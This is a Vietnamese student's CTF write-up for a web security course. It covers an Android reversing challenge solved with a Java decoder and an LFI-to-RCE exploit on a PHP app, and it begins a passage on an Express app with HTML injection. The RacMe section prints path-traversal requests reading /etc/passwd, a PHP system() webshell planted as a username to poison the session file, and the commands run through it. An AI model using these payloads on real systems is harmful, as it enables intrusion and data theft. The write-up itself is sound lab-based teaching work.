

# BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Cuối kỳ

GV: Nghi Hoàng Khoa

Ngày báo cáo: 04/06/2023

## 1. THÔNG TIN CHUNG:

Lớp: NT213.N21.ATCL

STT	Họ và tên	MSSV	Email
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn


## 2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Warm up	
2	Cr@ck m3	
3	RacMe	
4	MimeMe	
5	Flappy Bird	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

## 1. Warm up


- Phần này ta chỉ cần vào link discord được cung cấp là có được flag



→ Flag :

flag{tk4\_d3\_qj0t\_m0\_h0j\_r0j\_tr3n\_tr4nq\_s4ck\_c0n\_h0n\_qj0t\_nu0c\_m4t\_r0j\_tr3n\_d3\_tkj}

## 2. Cr@ck m3



- Sử dụng jadx để decompile file apk được cung cấp thành file java cho dễ xem
- Trong đường dẫn sources/com/example/secret/ ta đọc file MainActivity.java

```

19     setContentView(R.layout.activity_main);
20 }
21
22 public void toggle(View view) {
23     boolean z;
24     view.setEnabled(false);
25     StringBuilder sb = new StringBuilder(((EditText) findViewById(R.id.textinput)).getText().toString());
26     String string = getString(R.string.something);
27     for (int i = 0; i < sb.length(); i++) {
28         sb.setCharAt(i, (char) ((sb.charAt(i) + "something_that_nobody_can_touch".charAt(i % 31)) ^ string.charAt(i % string.length())));
29     }
30     int[] iArr = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, LocationRequestCompat.QUALITY_LOW_POWER,
207, 41, 149, 64, 154, 164, 60, 169};
31     if (sb.length() != 41) {
32         z = false;
33     } else {
34         z = true;
35         for (int i2 = 0; i2 < 41; i2++) {
36             if (sb.charAt(i2) != (((char) (this.generator.nextInt() & 255)) ^ iArr[i2])) {
37                 z = false;
38             }
39         }
40     }
41     if (z) {
42         Toast.makeText(this, "Nice", 0).show();
43     } else {
44         Toast.makeText(this, "Nope", 0).show();
45     }
46 }
47 }

```

- Trong hàm toggle:
  - + Biến sb được khai báo để nhận input từ người dùng và lưu trữ
  - + Biến string sử dụng hàm getString để lấy giá trị gì đó tên là something.

```

/* loaded from: classes.dex */
public static final class string {
    public static int app_name = 0x7f0e001c;
    public static int something = 0x7f0e0083;
}

```

- Trong R.java ta thấy nó có khai báo biến tên là something thì có thể giá trị nó ta có thể xem được trong string.xml

```

</string>
<string name="path_password_strike_through">M3.27,4.27 L19.74,20.74</string>
<string name="search_menu_title">Search</string>
<string name="something">no one can escape from me</string>
<string name="status_bar_notification_info_overflow">999+</string>
</resources>

```

- Nó được khai báo là “no\_one\_can\_escape\_from\_me”
- String = “no\_one\_can\_escape\_from\_me”

```

String string = getString(R.string.something);
for (int i = 0; i < sb.length(); i++) {
    sb.setCharAt(i, (char) ((sb.charAt(i) + "something_that_nobody_can_touch".charAt(i % 31)) ^ string.charAt(i % string.length())));
}

```

+ Trong vòng for có vai trò mã hóa các ký tự trong sb ta nhập bằng cách :

- Với mỗi ký tự trong sb
  - + Lấy ký tự tương ứng trong chuỗi khóa bí mật  
"something\_that\_nobody\_can\_touch" bằng cách sử dụng toán tử % để tính toán chỉ số trong chuỗi khóa dựa trên chỉ số của ký tự hiện tại trong chuỗi sb
  - + Thực hiện XOR giữa ký tự hiện tại trong sb và ký tự trong chuỗi khóa bí mật tương ứng
  - + Sử dụng phương thức setCharAt() của đối tượng StringBuilder để thay thế ký tự hiện tại trong chuỗi sb bằng kết quả XOR được

```

19     }
20     int[] iArr = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, LocationRequestCompat.QUALITY_LOW_POWER,
207, 41, 149, 64, 154, 164, 60, 169};
21     if (sb.length() != 41) {
22         z = false;
23     } else {
24         z = true;
25         for (int i2 = 0; i2 < 41; i2++) {
26             if (sb.charAt(i2) != (((char) (this.generator.nextInt() & 255)) ^ iArr[i2])) {
27                 z = false;
28             }
29         }
30     }
31     if (z) {
32         Toast.makeText(this, "Nice", 0).show();
33     } else {
34         Toast.makeText(this, "Nope", 0).show();
35     }
36 }
37 }

```

- Trong vòng for này thì sẽ kiểm tra độ dài của chuỗi sb có bằng 41 không. Nếu đúng thì tiếp tục kiểm tra xem từng ký tự của sb với từng ký tự trong kết quả của biểu thức XOR giữa giá trị ngẫu nhiên được tạo bởi `generator.nextInt()` & 255 và giá trị tương ứng trong mảng `iArr`
- So sánh kết quả của phép XOR với ký tự tương ứng trong chuỗi sb
- Vậy ý tưởng sẽ là tìm chuỗi sb bằng cách làm ngược lại quá trình mã hóa

```

1 import java.util.Random;
2
3 public class FindVar2 {
4     public static void main(String[] args) {
5         int[] array = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 58, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104, 207, 41, 149, 64, 154, 144, 60, 109};
6         Random generator = new Random(123);
7         String fixedString = "something_that_nobody_can_touch";
8         String something = "no_one_can_escape_from_me";
9         StringBuilder result = new StringBuilder();
10
11         for (int i = 0; i < array.length; i++) {
12             char c = (char) (array[i] ^ ((char) (0xff & generator.nextInt())));
13             c = (char) ((c ^ something.charAt(i % something.length())) - fixedString.charAt(i % 32));
14             result.append(c);
15         }
16
17         System.out.println(result.toString());
18     }
19 }

```

```

(kali@kali)-[~/Desktop]
$ java FindVar2
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
flag{4ndr0id_r3v_5ucks55555555_@$$&$$^#$}

(kali@kali)-[~/Desktop]
$

```

→ Flag : `flag{4ndr0id_r3v_5ucks55555555_@$$&$$^#$}`

### 3. RacMe

```

else {
    echo "<br>";
    if (isset($_GET['note']) && is_string($_GET['note'])) {
        include getcwd() . "/" . "notes/" . $_GET['note'];
        die();
    }
}
$html = <<<EOF

```

- Đọc mã nguồn thì thấy có lỗ hổng LFI
- Nó sẽ kết hợp đường dẫn hiện tại với biến “note” được truyền bởi user để có thể tạo đường dẫn đầy đủ tới thư mục được yêu cầu
- Từ đó có ý tưởng ta sẽ truy cập các thư mục trong server thông qua biến note

```

Pretty Raw Hex
1 GET /index.php/?note=../../../../etc/passwd 1
  HTTP/1.1 2
2 Host: 45.122.249.68:20015 3
3 Cache-Control: max-age=0 4
4 Upgrade-Insecure-Requests: 1 5
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; 6
  Win64; x64) AppleWebKit/537.36 (KHTML, like 7
  Gecko) Chrome/113.0.5672.127 Safari/537.36 8
6 Accept: 9
  text/html,application/xhtml+xml,application/xml 10
  ;q=0.9,image/avif,image/webp,image/apng,*/*;q 11
  =0.8,application/signed-exchange;v=b3;q=0.7 12
7 Referer: http://45.122.249.68:20015/login.php 13
8 Accept-Encoding: gzip, deflate 14
9 Accept-Language: en-US,en;q=0.9 15
10 Cookie: PHPSESSID= 16
  3f48f8a791b32af0e3df15dcfa0dac44 17
11 Connection: close 18
12 19
13

```

- Ta truyền các tham số từ từ vào để xem bao nhiêu thì nó sẽ đưa ta đến được /etc/passwd

```

59
60
61 <div class="wrapper">
62   <div class="container-upload">
63     Normal user can not view any notes
64   </div>
65 </div>
66 </body>
67
68 </html>

```

- Nhưng ở đây thì normal user mới có quyền xem được note
- Normal user sẽ được xác thực bằng biến cookie PHPSESSID
- Ta chỉ cần thay đổi biến này thành bất kỳ gì là không còn là normal user được đăng ký trong hệ thống nữa

```

9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=
  3f48f8a791b32af0e3df15dcfa0dac44l
11 Connection: close
12

```

- Ta thêm giá trị l vào cuối

```

<br>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)
/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

```

- Kết quả trả về cho ta các thông tin các tài khoản trong linux
- Nhưng ở đây ta muốn RCE
- Tìm kiếm thông tin thì ta biết là PHP SESSION sẽ được lưu trữ ở /tmp/sess\_<PHPSESSID>

```

Pretty Raw Hex
1 GET /index.php/?note=
../../../../../../../../tmp/sess_3f48f8a791b32af0e3df15dcf
a0dac44 HTTP/1.1

```

- Với PHPSESSID là ID cũ của ta trước khi sửa đổi

```

<br>
user|s:5:"thiet";

```

- Kết quả trả về cho ta
- Nhưng vẫn chưa thể có được RCE
- Sau khi đọc blog: <https://ctf.zeyu2001.com/2021/metactf-cybergames/custom-blog?fbclid=IwAR1pGjSlyEuDTlnEPhRV6zYJVvFJOEsanvnUwJqSUfa7Cxs11kEONyAYeZM>
- Thì thấy là ta cần phải set 1 biến nào đó(trong blog là biến theme) bằng hàm system với giá trị là c để từ c qua đó ta có thể thực hiện các lệnh system

- Nhưng ở đây thì không thấy được ta có thể set được biến nào nên ta sẽ tạo tài khoản với username là “<?php system(\$\_GET['c']) ?>” từ đó có biến c để thao tác

Username

Password

Don't have an account? [Register](#)

Login

- ở đây ta dùng biến “m” vì “c” đã có người tạo trước đó

```

Pretty  Raw  Hex
1 GET /index.php/?note=../../../../tmp/sess_3f48f8a791b32af0e3df15dcfa0dac44&m=ls HTTP/1.1
2 Host: 45.122.249.68:20015

```

- Tạo thành công thì ta làm lại các bước như trên và muốn sử dụng biến “m” thì ta chỉ cần “&m=<lệnh>” là được

```

17
10
11 <br>
12 user[s:27: "assets
13 config.php
14 database.php
15 index.php
16 login.php
17 logout.php
18 notes
19 register.php
20 " ;

```

- Kết quả trả về lệnh ls của ta

```

1 GET /index.php/?note=../../../../tmp/sess_3f48f8a791b32af0e3df15dcfa0dac44&m=
find%20/%20-name%20"readflag" HTTP/1.1
2 Host: 45.122.249.68:20015

```

- Tìm các file có flag

```

17
10
11 <br>
12 user[s:27: "/readflag
13 " ;

```

- Ta thấy có 1 thư mục là /readflag

```
1 GET /index.php/?note=../../../../tmp/sess_3f48f8a791b32af0e3df15dcfa0dac44&m=
cd%20/%20%26%26%20./readflag HTTP/1.1
```

- Ta cd đến và thực thi

```
59
60
61 <br>
62 user[s:27:"flag{racing_racing_and_you_pwned_me}
";
```

→ Flag: “flag{racing\_racing\_and\_you\_pwned\_me}”

#### 4. MIMEME

- Nothing ... The source code is enough

**CHALLENGE** 29 SOLVES

**MIMEME**  
⚡ 200

Nothing ... The source code is enough. <http://45.122.249.68:20014>


⬇️ MIMEME.ZIP

Flag


**SUBMIT**

- Khi vào trang web, một form login hiện ra. Điểm đặc biệt là không thấy nút đăng ký





- Dựa vào nội dung file docker cung cấp đi kèm, ta thấy các điểm đáng chú ý sau:



- Code được cung cấp
- Việc truy cập và các chức năng của web thông qua một router (cơ chế của ExpressJS), và đường dẫn các router có thể thấy trong file agent.js
- Thấy được việc đăng ký hay các chức năng như upload và details phải có thông tin xác thực qua identifier và token

```

router.get("/agents/register", async (req, res) => {
  res.status(200).json(await registerAgent());
});

router.get("/agents/check/:identifier/:token", authAgent, (req, res) => {
  res.sendStatus(200);
});

router.post(
  "/agents/details/:identifier/:token",
  authAgent,
  async (req, res) => {
    const { hostname, platform, arch } = req.body;
    if (!hostname || !platform || !arch) return res.sendStatus(400);
    await updateAgentDetails(req.params.identifier, hostname, platform, arch);
    res.sendStatus(200);
  }
);

router.post(
  "/agents/upload/:identifier/:token",
  authAgent,
  multerUpload.single("recording"),
  async (req, res) => {
    if (!req.file) return res.sendStatus(400);

    const filepath = path.join("./uploads/", req.file.filename);
    const buffer = fs.readFileSync(filepath).toString("hex");

    if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {
      fs.unlinkSync(filepath);
    }
  }
);

```

- Thực hiện đăng ký một user để lấy các thông tin cần

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /agents/register	HTTP/1.1		1	HTTP/1.1 200 OK		
2	Host: 45.122.249.68:20014			2	x-powered-by: Express		
3	Upgrade-Insecure-Requests: 1			3	content-security-policy: script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-uri 'none';		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36			4	cache-control: no-cache, no-store, must-revalidate		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			5	pragma: no-cache		
6	Accept-Encoding: gzip, deflate			6	expires: 0		
7	Accept-Language: en-US,en;q=0.9			7	content-type: application/json; charset=utf-8		
8	Cookie: connect.sid=s%3A8W79eRMyvFPGHyGd18dSg84cp5Wn9Q.xc5n5%2BKK0ddTKnt0MmPM2FkBYdtUJ003JE1ecQNC6tA; PHPSESSID=cb14ccdf98f875702e7b2073540a539			8	content-length: 180		
9	Connection: close			9	etag: W/"64-IZ/pMStH0ks/ubvX03PPbd1lfaZE"		
10				10	set-cookie: connect.sid=s%3A8W79eRMyvFPGHyGd18dSg84cp5Wn9Q.xc5n5%2BKK0ddTKnt0MmPM2FkBYdtUJ003JE1ecQNC6tA; Path=/; HttpOnly		
11				11	date: Sun, 04 Jun 2023 08:58:34 GMT		
				12	keep-alive: timeout=5		
				13	connection: close		
				14			
				15	{		
					"identifier": "3616efb6-7a54-483c-8349-54543aSac0da",		
					"token": "d3601b6b-6223-4a9f-a352-550bc9f085ab"		
					}		

- Ta đăng ký 1 user
- Thực hiện kiểm tra check với thông tin vừa có

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 GET /agents/check/3616efb6-7a54-403c-8349-54543a5ac0da/d3601b6b-6223-4a9f-a352-55bbc9fd85ab HTTP/1.1 2 Host: 45.122.249.68:20014 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Cookie: connect.sid=s%3AvFqV45CyIqc41fzIzbqdk30bSHjf6eU.BftjTwJc3mZyg30EW4LnoZj8rIIdN2By5N2FN7LE4wLDFHA; PHPSESSID=cb14ccdf98f375782e7b287354dab539 9 Connection: close 10 11 </pre>			<pre> 1 HTTP/1.1 200 OK 2 x-powered-by: Express 3 content-security-policy: script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-uri 'none'; 4 cache-control: no-cache, no-store, must-revalidate 5 pragma: no-cache 6 expires: 0 7 content-type: text/plain; charset=utf-8 8 content-length: 2 9 etag: W/"2-n009Q1TlwKgtWtBJez8kv3SLc" 10 set-cookie: connect.sid=s%3ARJAN0uWqnxKF1nLn2qym0ZPZID1tha511.wcJk9q7KFAch7YJ4K0JHGIM50n4n5skJ161AEQwz8Q; Path=/; HttpOnly 11 date: Sun, 04 Jun 2023 08:59:11 GMT 12 keep-alive: timeout=5 13 connection: close 14 15 OK </pre>		

- Sau khi đăng ký ta dùng /agents/check để kiểm tra
- Kế đến phần thông tin của user vừa đăng ký qua detail có dạng request POST với data body là các JSON đi kèm



```

✓ router.post(
  "/agents/details/:identifier/:token",
  authAgent,
  async (req, res) => {
    const { hostname, platform, arch } = req.body;
    if (!hostname || !platform || !arch) return res.sendStatus(400);
    await updateAgentDetails(req.params.identifier, hostname, platform, arch);
    res.sendStatus(200);
  }
);

```

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /agents/details/3616efb6-7a54-403c-8349-54543a5ac0da/d3601b6b-6223-4a9f-a352-55bbc9fd85ab HTTP/1.1 2 Host: 45.122.249.68:20014 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Cookie: connect.sid=s%3AvFqV45CyIqc41fzIzbqdk30bSHjf6eU.BftjTwJc3mZyg30EW4LnoZj8rIIdN2By5N2FN7LE4wLDFHA; PHPSESSID=cb14ccdf98f375782e7b287354dab539 9 Connection: close 10 Content-Type: application/json 11 Content-Length: 51 12 13 { 14   "hostname": "test", 15   "platform": "test", 16   "arch": "test" 17 } </pre>			<pre> 1 HTTP/1.1 200 OK 2 x-powered-by: Express 3 content-security-policy: script-src 'self'; frame-ancestors 'none'; object-src 'none'; 4 cache-control: no-cache, no-store, must-revalidate 5 pragma: no-cache 6 expires: 0 7 content-type: text/plain; charset=utf-8 8 content-length: 2 9 etag: W/"2-n009Q1TlwKgtWtBJez8kv3SLc" 10 set-cookie: connect.sid=s%3AX1MKBTeg3Q0_M42mveYeyNzFNQzT3Q1p.EnigX4RFF 11 date: Sun, 04 Jun 2023 09:06:07 GMT 12 keep-alive: timeout=5 13 connection: close 14 15 OK </pre>		

- Tại đây để kiểm tra rõ hơn, thực hiện trên môi trường docker được cung cấp



- Có thể thấy nội dung của admin là sẽ nhận các thông tin được upload lên của user
- Mà các thông tin này không hề có một cơ chế lọc hay cơ chế filter các html
- Thực hiện truyền vào các tag html

```

router.post(
  "/agents/details/:identifier/:token",
  authAgent,
  async (req, res) => {
    const { hostname, platform, arch } = req.body;
    if (!hostname || !platform || !arch) return res.sendStatus(400);
